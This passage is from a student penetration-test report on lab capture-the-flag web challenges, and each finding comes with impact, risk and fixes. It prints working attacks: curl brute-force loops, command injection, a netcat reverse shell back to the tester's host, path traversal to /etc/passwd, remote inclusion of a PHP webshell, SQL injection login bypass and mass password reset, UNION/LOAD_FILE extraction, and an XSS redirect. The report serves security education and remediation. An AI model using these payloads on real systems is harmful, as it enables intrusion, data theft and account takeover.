team was logged in as. The script would brute-force “/api/users/details.php?u=” with the keywords “Michael” and “Miller”. The script then outputs the userID of where the keywords matched. We were able to discover that upon editing the URL to a valid userID value, the username, first and last name of the user is outputted on the page.

### Risk Evaluation

**Low:** This can be considered a medium security risk as user information can be easily viewed by an attacker. Attackers can use usernames to try to brute-force the password. This gives an attacker another method to gain access to user accounts. This can be especially problematic for users with weak passwords, and with an attacker already knowing the username, this makes things extremely easy for the malicious user.

### Recommendation

The team recommends disabling endpoints that allow users or attackers to view usernames of those on the web server. This can prevent attackers from trying to brute-force usernames as they can no longer use keywords to try to determine what users are on the web server [18]. We also recommend logging such attempts, if there are many requests to a page, an administrator should be notified of the attempts and they could try to stop the attack before it goes too far.

## Vulnerability 4 Information - Guessing Name of Message File

In the main page of the site, we see all the user’s messages and the user also gets an option to export the messages in a CSV file. Upon clicking the link to export, the user is brought to the “/export.php” page. This page allows the user to download the CSV file from a URL that includes a “random” ID (/downloads/1581777404-messages.csv). This is an epoch value, which describes a point in time. This allowed the team to brute-force the values in the last few hours. Such a script can allow us to attempt to guess the valid filenames. If the correct file name is guessed, it is possible to download a user’s message files.

```
for i in {1581772404..1581777404}; do
    r=$(curl -s -b "PHPSESSID=et98pata2ic6scrpa6q2snm99i" "http://172.17.1.114/downloads/$i-messages.csv")
    echo "$r" | grep -q "from" && echo "Found message file at http://172.17.1.114/downloads/$i-messages.csv";
done
```

Figure 30: Script to Guess Name of Message File

### Impact

The following attack was done by using another session cookie and a range of numbers that represent the time a few hours prior to the message file the team had downloaded.



This allowed the team to download message files that other users had downloaded within the time period specified in the attack. Using this script can be especially dangerous as the team can possibly download message files that have been exported, and use a script that enumerates through more values.

### Risk Evaluation

**Medium:** This can be dangerous as messages can be easily read by an attacker. If an attacker can guess the filename of the exported messages download, they have access to all the messages within that CSV file. This can be extremely risky when messages are confidential, attackers can gain knowledge of anything from passwords, to important confidential information of users. This script can be expanded to more filenames just by changing the values within the for loop.


### Recommendation

The team recommends creating truly random values for the filenames to prevent attackers from using specific values to loop through. Another better method would be to ensure that users can only download their own messages, ensuring that only authorized users have access to their specific message CSV file prevents such brute-force attacks. Ensuring that the download page is encrypted and files are not leaked in this form can ensure that security is maintained for each user on the web server.

## Vulnerability 5 Information - Discovering Unlisted Posts

In the main menu once we are logged in as the user, there is a list of posts. When the link to view the post is clicked, it displays the specific title and the full content of the post. Using brute-force on the API endpoint, the team was able to discover other posts within the web server that were not listed on the main menu.

```
for i in {1..100}; do
    r=$(curl -s -b "PHPSESSID=et98pata2ic6scrpa6q2snm99i" -H "Referer: http://172.17.1.114/viewPost.php?i=$i" "http://172.17.1.114/api/posts/$i.php")
    echo "$r" | grep -q "id" && echo "Found post #$i"
done
```



```
root@kali:~/Documents# ./code.sh
Found post #1
Found post #4
Found post #10
Found post #77
```

Figure 31: Script to Find Unlisted Posts

### Impact

This script allowed the team to iterate through 1 and 100 to search for other posts in the web server. Due to the fact that the URL of the post was just the number of the post after



the “i=” it was extremely easy to perform the script. While post #77 was not listed in the main menu, the script was still able to discover this link by looking for valid URLs within the web server. The code just needed a session cookie, and a referrer to ensure that the user is logged in.

#### Risk Evaluation


**Low:** This can be a risk if the post was created during development and left there without the knowledge of developers. Due to the fact that the post was not listed, it was not for all users to view. If we assume that the file was from production and was not meant to be there, it could possibly give details to an attacker that can be used against the company and web server.

#### Recommendation

The team recommends deleting any posts that are left from production or development. This ensures that administrators know what is posted on the site, and nothing is left over unknowingly. Such files can be removed, or links can be obscured to ensure that attackers cannot use such scripts to try to gain confidential information.

### Vulnerability 6 Information - Discovering Public Admin Page

The team discovered API endpoints under `/api/user` and `/api/posts`. Based on that the team could confirm that `/api/admin` also exists. Using gobuster, the team was able to brute-force with a common filename list to discover the hidden endpoint `/api/admin/manage.php`



Challenge 6 completed! Flag: 5bb71fb93c8228e45687746a209d89a2

Figure 32: `/api/admin/manage.php` Page Exposed to any User Logged In

#### Impact

This vulnerability displayed above allows an attacker to use a common filename list to brute-force the API endpoint, to discover the specific endpoint `/api/admin/manage.php`. This page could contain confidential admin information and possibly allow an attacker to manage settings or information that only administrators should have access to.

#### Risk Evaluation

**High:** As this page can be assumed to give administrators access to information and settings that they can manage, if it is in the hands of a malicious user, the attacker could

possibly edit or read confidential information. This can be a high security risk as this should only be accessed by admins but can be easily accessed by anyone logged in.

## Recommendation

The team recommends access control based on roles to ensure that not all users can gain access to such a page. As it is an admin page, it is important that only users with administrative rights have access to such a page that allows users to edit or manage information within it. Role-based access control will decrease the risk of breaches or data leaks. This is because access to sensitive information is restricted to those who are authorized only [19].

## Vulnerability 7 Information - Exposed Public Post Content

As shown previously, there are API endpoints under /api. The team has decided that it is important to search for any endpoints that do not require the user to be logged in to view. After manually checking each URL, the team has discovered the link “/api/posts/released.php” which fails to check if the user is currently logged in.




Figure 33: Link Exposes Content Publicly (login not required)

## Impact

This page was discovered when the team had tried to manually check each URL under /api. The link displays all the posts within the website in plain text. Alongside, this link does not require the user to be logged in. The page being public like this can be dangerous if the posts possibly have information that is meant for only users of the site. Based on the fact that users are required to log in to gain any access to the site, it is safe to assume that posts are meant to be private as well. In this case this can be a significant vulnerability.

## Risk Evaluation

**Medium:** This is a medium level security risk for the reason that users are required to log in prior to accessing any of the site, therefore the content within the posts were meant to be for users that are logged in. For this reason, this is a security risk as unauthorized users can easily read what has been posted into the site without performing an attack to gain knowledge of a user's login information.

## Recommendation

The team recommends that all access to API endpoints are controlled and logged, to ensure that attackers cannot gain knowledge of information within the web server without being authorized. This can ensure that those who are intended recipients of the posts are the ones viewing it. This can be enforced through access control, but ensuring that all aspects of the site require users to be logged in by default, this would allow for such links to be secured.

## Item #6: Injection Attacks - Basic

### Vulnerability 1 Information - Reading File Contents using Ping Test

When our team was assessing the ping functionality on port 8081 we were able to discover that the utility allowed users to input the '&&' operator after a valid IP address, which could then be followed by a second command. Through this configuration error we discovered that the flag.txt file could be read through the following command: **8.8.8.8 && cat /var/www/flag.txt.**

#### Ping Test

Enter an IP address:

```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.  
64 bytes from 8.8.8.8: icmp_seq=1 ttl=52 time=3.67 ms  
  
--- 8.8.8.8 ping statistics ---  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 3.675/3.675/3.675/0.000 ms  
Challenge 1 complete! Flag: 1e5169b899a0cb08f770a396ed5905ed
```

Figure 34: Reading the Flag.txt File Contents

#### Impact

This particular attack allowed our team to gain access to the application's file system and directories simply by exploiting the '&&' operator. Once we input the AND operator after a valid IP address we were able to execute any commands that we wanted to gain access to data stored within the application. An attacker would be able to list and read directories without any prior knowledge of the file system by using the "ls" command.

#### Risk Evaluation

**High:** This would be considered a high risk as there is virtually no limit as to what commands a user could execute to exploit the file system on the application. Additionally, this requires little prior knowledge for users to exploit this particular feature as they have direct access without any need to obtain user credentials. An attacker also is able to have direct access to this information without having to set up any additional resources (e.g. a reverse shell) making it easier for attackers to exploit.

## Recommendation

Our team would recommend banning users from inputting any specialized characters, such as '&&' and '||', and limiting user input to only valid IP addresses. This would eliminate the ability for users to easily read and view directories or files within the system. Another recommendation would be to implement various levels of access for users within the system, to ensure that an attacker would not have direct access to these files without also obtaining administrator credentials.

## Vulnerability 2 Information - Reverse Netcat Shell to Read Filesystem

While evaluating the password reset utility on port 8082 our team discovered that, similarly to the ping utility, it was easy to manipulate the input simply by inputting the '||' operator after a valid email address. Unlike the ping utility, however, this was a blind OCI vulnerability which meant that we had to utilize a reverse shell in order to view the underlying filesystem. To do this, we spawned a reverse shell using netcat and then input the following command into the password utility to connect to the shell: **example@test.com || nc 172.17.1.7 1234 -e /bin/bash.**

## Password Reset

Enter an email address:

**Command debug:** mail -f email.template -s "Password Reset" example@test.com || nc 172.17.1.7 1234 -e /bin/bash

```
root@kali:~# nc -nvlp 1234
listening on [any] 1234 ...
connect to [172.17.1.95] from (UNKNOWN) [172.17.1.116] 43412
ls
index.php
cat /var/www
ls
index.php
ls /var/www
app
flag.txt
cat /var/www/flag.txt
Challenge 2 complete! Flag: 23ea146db23d2c7a2d302d55686edcdb
```

Figure 35: Reverse Netcat Shell

## Impact

Our team was able to gain unimpeded access to the application's file system through the use of a reverse shell created with netcat. Once netcat was listening on a specific port, we were able to leverage the '||' operator on the password reset utility to connect our

remote machine to the web application. After the connection was established our team was able to utilize basic Linux commands to read and access all files within the system.

### Risk Evaluation

**High:** This vulnerability can be considered high risk as once a reverse shell was created, the team was able to read everything within the web application. This can include backup files, password files or other sensitive files. Malicious payloads can be passed through, arbitrary code can be executed on the target system. Alongside, files can be deleted and modified as the malicious user chooses, this can pose a significant issue for the web application.

### Recommendation

The team recommends preventing characters such as “|” in text input locations, this can ensure that users cannot add another command to initiate a reverse shell. It is important that admins are notified of any and all suspicious activity; if characters such as “|” are entered, admins can investigate and possibly deny other characters that attackers are using to try to gain access to the web server’s directories.

## Vulnerability 3 Information - Reading /etc/passwd Contents

When evaluating the quote of the day page on port 8083 we noticed that the application was taking user input via the GET parameter ‘person’ which allowed it to then load a text file with the quote. We were able to manipulate this feature through the use of a path traversal attack where we changed the ‘person’ parameter to equal: **person=../../../../../../../../etc/passwd**, to display the /etc/passwd contents.

### Quote of the Day

Challenge 3 complete! Flag: 3f90afcd6c84ca0d048e4e66b587b8eb

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```

Figure 36: Reading the /etc/passwd Contents

### Impact

This vulnerability was discovered when the team noticed that the application was taking user input. We were able to manipulate the feature to allow us to perform a path traversal



attack which allowed us to change the 'person' parameter to display the file contents. This attack allows us to view sensitive information. The /etc/passwd file contains information such as the user accounts in plain text. It also contains the system's accounts, alongside information relating to user ID, home directory or shell. It is important that this file remains accessible to only those who are authorized to view the file.

### Risk Evaluation

**High:** This is a high security risk as path traversal allows for malicious users to read files on the web server. This can include application code, credentials or other sensitive operating system files. The attacker could also write to files on the server, through modification of application data or behaviour, which in the end would allow them to gain full control of the web application [20]. This attack can be the start of many malicious attacks.

### Recommendation

The team recommends giving proper permissions to directories and files to ensure that users without authorized access cannot read any files they are not permitted to view. We also recommend input validation, which would ensure attacks cannot use commands that leave the root directory or violate access privileges. Alongside, it is important to keep up-to-date with current patches to any applications used within a web server to reduce security risks [21].

## Vulnerability 4 Information - PHP shell Reading File Contents

We discovered that the quote of the day application located on port 8084 takes the same GET parameter, 'person', as the one on port 8083. We were able to manipulate this parameter to load a remote PHP shell over HTTP, however we had to use URL encoding for the remote resource to work effectively. We made the parameter equal to the following which loaded the PHP shell and allowed us access to the flag.txt file.

```
172.17.1.96:8084/?person=https%2f%2fraw.githubusercontent.com%2fJohnTroony%2fphp-webshells%2fmaster%2fsmall.php
```





Figure 37: PHP Web Shell Reading Flag.txt Contents

## Impact

The following vulnerability was discovered when the team was able to manipulate the parameter to load a remote PHP shell over HTTP. This resulted in a remote file inclusion vulnerability. Once the remote shell was loaded in the web application, our team was able to navigate the file system within the web server and access the `/var/www/flag.txt`.

## Risk Evaluation

**High:** This is a high security risk to the web application as remote file inclusion allows the attacker to gain unauthorized access to the file system. A malicious actor could use this access to execute arbitrary code which could lead to issues such as sensitive information disclosure and executing code at the OS level. Should the attacker be able to gain administrator level access to the system they could fully compromise the entire web application [22].

## Recommendation

The team recommends creating a whitelist for all files that are allowed to be included within the web application, which will help prevent an attacker from utilizing a remote PHP shell. In addition to the whitelist, we would recommend sanitizing and filtering user input so as to prevent attackers from executing the above mentioned attack.

## Vulnerability 5 Information - Transferring Funds Between Accounts

The Bitcoin Transfer System normally allows users to transfer funds from one account to another. The users have been cheated and the site no longer processes withdrawals for their funds. The team was able to determine there are 3 parameters: From, To and Amount, which are being used to execute an action. The team assumed that the actions were sent to a backend server.

Since there is a request being sent to the backend server, the team knows there is another variable that is used within the code. With the use of the following payload, the team was able to withdraw the funds that remained on the account.

## Bitcoin Transfer System

**Notice:** Withdraws have been suspended until we are liquid again (RIP you)!

### Current Balance(s):

Wallet: 1KFHE7w8BhaENAswwryaoccDb6qcT6DbYY Amount: 12.58823246 BTC  
Wallet: 3HqH1qGAqNWPpbrvyGjnRxNEjcUKD4e6ea Amount: 0 BTC

### Transfer Funds Between Accounts:

From Account:

To Account:

Amount:

**Debug Message:** Challenge 5 complete! Flag: 5fd1b7e27454f31ccb7e08d4344c75c1

```
root@kali:~# curl http://172.17.1.98:8085/?From=1KFHE7w8BhaENAswwryaoccDb6qcT6DbYY&To=3HqH1qGAqNWPpbrvyGjnRxNEjcUKD4e6ea&Amount=12&Action=withdraw
[1] 1725
[2] 1727
[3] 1728

[1] Done          curl http://172.17.1.98:8085/?From=1KFHE7w8BhaENAswwryaoccDb6qcT6DbYY
[2]- Done          To=3HqH1qGAqNWPpbrvyGjnRxNEjcUKD4e6ea
[3]+ Done          Amount=12
```

Figure 38: Displays the Transfer of Funds

## Impact

The following vulnerability allowed the team to withdraw the balance from one account to another while the page displays that withdrawals have been suspended. The command allows us to send a request to a backend server, which does not fully suspend the action of transferring funds. The request through the command then allowed us to successfully withdraw the funds from one account to another.

## Risk Evaluation

**Medium:** It is important that when actions are supposed to be suspended that they are fully suspended. This is a risk as although the site displays that transfers are suspended, the backend server still receives and performs transfers. This is a risk as the web server does not deny transfers even though it is suspended. The attacker can bypass all filters to prevent users from transferring funds even though the company might not be able to afford such transfers.

## Recommendation

The team recommends creating a whitelist of allowed domains and protocols that a web server can fetch remote resources. It is better to avoid using user input as direct requests on behalf of servers. Alongside, sanitizing and filtering user input can furthermore prevent attacks such as the one displayed in this vulnerability [23]. The team also recommends authenticating where possible to ensure that commands such as the one in the vulnerability cannot be used without the correct user level [24].

## Item #7: SQL Injection Attacks

### Vulnerability 1 Information - SQL Injection to Login as Admin

This vulnerability was discovered after in the login page, the team was able to use an SQL injection in the username field. Due to the fact that passwords are hashed, the password field is not vulnerable to injection attacks. The team was able to bypass the login page by submitting the following “admin’ #” into the username text field.




Figure 39: Using SQL Injection to Login as Admin

#### Impact

This vulnerability was discovered when the team was trying to use a common list of SQL injections for admin login. The team was able to bypass the form by entering “admin’ #” which allowed them to log into the account of the administrator. The password was not required to be filled to log in.

#### Risk Evaluation

**High:** This vulnerability can be considered a high risk as an attacker would be able to into the administrator account without trying to brute-force the password. This allows an

attacker to gain access to anything they please as an administrator. This would allow them to add, modify or delete anything within the admin privilege that they choose. Any sensitive information of users of the web server could be exposed to the attacker. Alongside, malicious code can be injected to the site for those that visit the site.

## Recommendation

The team recommends sanitizing all the user-submitted data. Using a whitelist of what is allowed in the text field would ensure that users are not able to use characters such as “#” in order to perform these attacks. We also recommend regularly updating and patching the web server to ensure that attackers are not able to exploit using SQL injections as often, or newly discovered injections can be prevented as soon as possible. Input validation ensures that attackers cannot use certain characters to bypass the login form.

## Vulnerability 2 Information - Updating Password of all Users

As discovered by the team, the change password page is also vulnerable to SQL injections. The team discovered that they can update all users' passwords by manipulating the query to match all users in the system by changing the id parameter to “1 OR 1=1”. This allowed the team to log in as any user with the password that we had specified.

**UPDATE users SET password = 'password' WHERE id = 1 OR 1=1;**

Challenge 2 complete! Flag: 2628662e4324033eb69530f9badc0f4a

**Welcome back *jane.doe***

### New Posts:

Title	View
New U.S. charges claim Huawei stole trade secrets, did business in North Korea	<a href="#">View Post</a>
Coronavirus cases soar in China, but a new diagnosis method may explain it	<a href="#">View Post</a>
Pressure Buffeting On Model S Reveals Tesla CPO Issues	<a href="#">View Post</a>

```
<br>
<input type="hidden" value="1 OR 1=1" id="id" name="id"> == $e
<br>
```

Figure 40: Updating Password to all users

## Impact

This vulnerability allowed the team to change the password for all users by changing the value of the userID to "1 OR 1=1". The new value caused the server to change the ID from one user to any user. After changing the value, we were redirected back to the login page, where we could log in as any valid user, using the password we had used during the reset.

## Risk Evaluation

**High:** The security risk for this vulnerability is considered high, this is because the changes that were made using the UPDATE query causes the passwords for all the users to be changed. This is extremely dangerous as the attacker has access to all accounts within the web server. This gives the attacker access to all aspects of the server that the users have.

## Recommendation

The team once recommends changing permissions for all users to ensure that the password for the user logged in is the only one that is updated, this should include the administrative accounts as well. Preventing users from updating the all of the SQL server to just their password will stop the attacker from gaining access to any and all accounts. It is important to create a prevention trigger for the UPDATE and DELETE operations, this will ensure that users cannot just use either operation to change passwords for all users on the web server [25].

## Vulnerability 3 Information - Determining DMBS version

On the page viewPost.php, the ID of the post is displayed in the URL. The team decided to manipulate the parameter with an SQL injection. The team changed the URL to "i=-4 UNION SELECT 1,2,3,4. This displayed the number 3, and 4 which indicated the post title and the post content. The team then changed the URL to "i=-3 UNION SELECT 1,@@version,database(),4. Lastly, the team entered the following "i=-3 UNION SELECT 1,2,version(),4--+-. This displayed the version of DMBS used.

<http://172.17.1.74:8080/viewPost.php?i=-4%20union%20select%201,2,3,4>

[http://172.17.1.74:8080/viewPost.php?i=-3%20union%20select%201,@@version,database\(\),4](http://172.17.1.74:8080/viewPost.php?i=-3%20union%20select%201,@@version,database(),4)

[http://172.17.1.74:8080/viewPost.php?i=-3%20union%20select%201,2,version\(\),4--+](http://172.17.1.74:8080/viewPost.php?i=-3%20union%20select%201,2,version(),4--+)

Challenge 3 complete! Flag: 3e40f30d9e30dff7f1b20f8bee7d5c8c

**5.7.28**

4

Figure 41: DBMS Version on Web Server

### Impact

The team had discovered that we could manipulate the URL to insert UNION SELECT operations to view the DBMS version of the web server. This is a risk as based on the database version, an attacker can carry out an attack using this knowledge. As a result the attacker could gain information to many confidential aspects of the web server. Knowledge of the DBMS version gives an attacker more methods of attacking the web server.

### Risk Evaluation

**Low:** This is a low risk, as although the attacker can gain access to the version being used, they still have to deploy an attack exploiting the specific version. While it may not seem like a major issue, it is still a vulnerability. This is because the web server is essentially giving the attacker another method of trying to exploit the server. Exploitation could be towards unpatched databases or database parameters. This can cause the organization to lose confidentiality of sensitive data.

### Recommendation

The team recommends patching any unpatched databases or database parameters to ensure that attackers cannot exploit previously patched issues. Preventing users from entering UNION or SELECT operations into the URL would furthermore stop such attacks from being entered. Multilayered prevention allows for the most security for the web server. Assessing any database vulnerabilities, identifying exposed endpoints and monitoring database access and usages are some ways to protect web servers [26].

## Vulnerability 4 Information - Exposing /var/lib/mysql-files/flag.txt

This vulnerability leverages a similar SQL injection as the one displayed in the previous vulnerability. The team had discovered that we can load the contents of /var/lib/mysql-files/flag.txt using the LOAD\_FILE function that is already built into MySQL.



[http://172.17.1.104:8080/viewPost.php?i=-3%20union%20select%201,2,load\\_file\(%27/var/lib/mysql-files/flag.txt%27\).4--+](http://172.17.1.104:8080/viewPost.php?i=-3%20union%20select%201,2,load_file(%27/var/lib/mysql-files/flag.txt%27).4--+)

**Challenge 4 complete! Flag: 439c31f76d744b1cf2392ba3f81f27fa**

4

[Back](#)

Figure 42: Exposed /var/lib/mysql-files/flag.txt

## Impact

The following vulnerability allows attackers to view the contents within directories in the web server using the LOAD\_FILE function. The function allows the user to read the file and return the file contents as a string. Using the function, the individual would need knowledge of the file path in order to read the file.

## Risk Evaluation

**Medium:** An attacker could possibly use their knowledge of where administrative files are in order to perform this attack. If an attacker can learn where certain administrative files are, there is no longer a limitation on what the attacker can read.

## Recommendation

The team recommends preventing users from entering MySQL functions in a URL such as in this vulnerability. Such prevention methods will stop attackers from entering functions to view files within the web server. The team also recommends updating all files within the server to require a minimum authorization level. Adding file privileges would deny attackers from using the function LOAD\_FILE as it requires files to be readable by all. If the file flag.txt were to have minimum file privileges, the function would not be able to read the file and therefore would not display the contents.

## Vulnerability 5 Information - Exposed Post Titles

The page searchPosts.php is vulnerable to SQL injections within the search field. This allowed the team to submit a wildcard that would display any hidden files within the server.

## Search Results:

Post Title	View
New U.S. charges claim Huawei stole trade secrets, did business in North Korea	<a href="#">View Post</a>
Coronavirus cases soar in China, but a new diagnosis method may explain it	<a href="#">View Post</a>
Pressure Buffeting On Model S Reveals Tesla CPO Issues	<a href="#">View Post</a>
Challenge 5 completed! Flag: 5a973d7943ccccc2f33186267466e2fd	<a href="#">View Post</a>
1	<a href="#">View Post</a>

[Back](#)

%' UNION SELECT 1,2#

Figure 43: Exposed Post Title

### Impact

The team was able to enter “%' UNION SELECT 1,2#” into the search field. Which simply removed the WHERE clause that normally would check and hide posts that were meant to be hidden from users. With this attack the team was able to view all the posts that were meant to be private.

### Risk Evaluation

**Medium:** In this attack, if the posts were from testing or production phase, it is possible there may have been information left behind that an attacker or malicious user could use to gain knowledge of confidential information. This attack could result in information that only administrators were meant to know, to be leaked.

### Recommendation

The team recommends creating a whitelist of permitted search field characters/symbols. This would ensure that attackers could not use symbols such as “%” or “#” to perform such attacks. It is also important to remove any posts that normally should not be exposed to regular users. It is important that these files are not searchable or simply discovered like this. Ensuring that such files are removed can ensure that attackers are not able to furthermore gain information about the web server or other users.

## Vulnerability 6 Information - Exposed Secret Post

This vulnerability is once again in the serachPost.php search field. The team would just have to enumerate all the tables in the application. This would be done by first extending the query from the previous vulnerability to determine how many columns are in the table. In this case the team was able to discover that column 1 is in the results table and is

visible. Secondly, the team enumerated the tables in the database to discover that there is a hidden table named “secret”. The team then enumerated the newly discovered table to discover the column “flag”. These discoveries led to the team being able to read all the rows from the “secret” table’s “flag” column.



a' UNION select flag,2 FROM secret;#

Figure 44: Exposed Post

### Impact

This attack allowed the team to discover the hidden table with a hidden post. This was done by trying to search for hidden columns and tables. The team was able to use a series of attacks to discover the post with the flag. This attack allows any user to search for posts that are not directly listed in the main menu.

### Risk Evaluation

**Medium:** This attack is similar to the previous vulnerability as the team was able to perform a similar attack, just more in depth. This can once again be dangerous if the post has private information from the testing or production phase of creating the web server. If there is possibly information that only administrators should know, it can be a significant security risk.

### Recommendation

Like the previous vulnerability, the team recommends implementing a whitelist of what is permitted in a search field, this ensures that malicious users can not enter characters such as “#”. It is also important that users can not enter functions such as UNION or SELECT, this would prevent users from searching through tables and columns to discover any hidden tables. The team also recommends ensuring that posts that are not meant to be public are deleted, to ensure that attackers would not be able to search for posts in methods such as in this attack.

## Item #8: Cross Site Scripting (XSS) Attacks

### Vulnerability 1 - DOM-based XSS

On the login page, we used Firefox web browser to view the page's source and found a function that dynamically displays an error message based on a GET parameter. We were able to inject a script to redirect users to another website in place of a plain error message.

Payload used:

```
/login.php?error=<script>window.location.href='http:%2F%2Fwww.google.ca';</script>
```




Figure 45: DOM-based XSS exploit to Redirect Users

### Impact

This vulnerability can be used to redirect users to a malicious website, or execute code on the client's browser that can compromise the confidentiality of user sessions, deliver malware, steal sensitive information, and deface the website[27]. This attack requires users to interact with the link delivered by the attacker, so impact is considered moderate.

### Risk Evaluation

**High:** Attackers can find these vulnerabilities by manually analyzing the source code[27]. There are online vulnerability scanning tools, such as Burp Suite, that may be able to find these XSS vulnerabilities easily. For PHP, there are readily-made payloads and evasion techniques online.

### Recommendation

If possible, replace the error message function to use only a set of error messages instead of dynamically reading the message from a GET parameter. Otherwise, client-side filtering on functions that write to the DOM and server-side filtering that looks for dangerous requests should be implemented.

## Vulnerability 2 - Reflected XSS

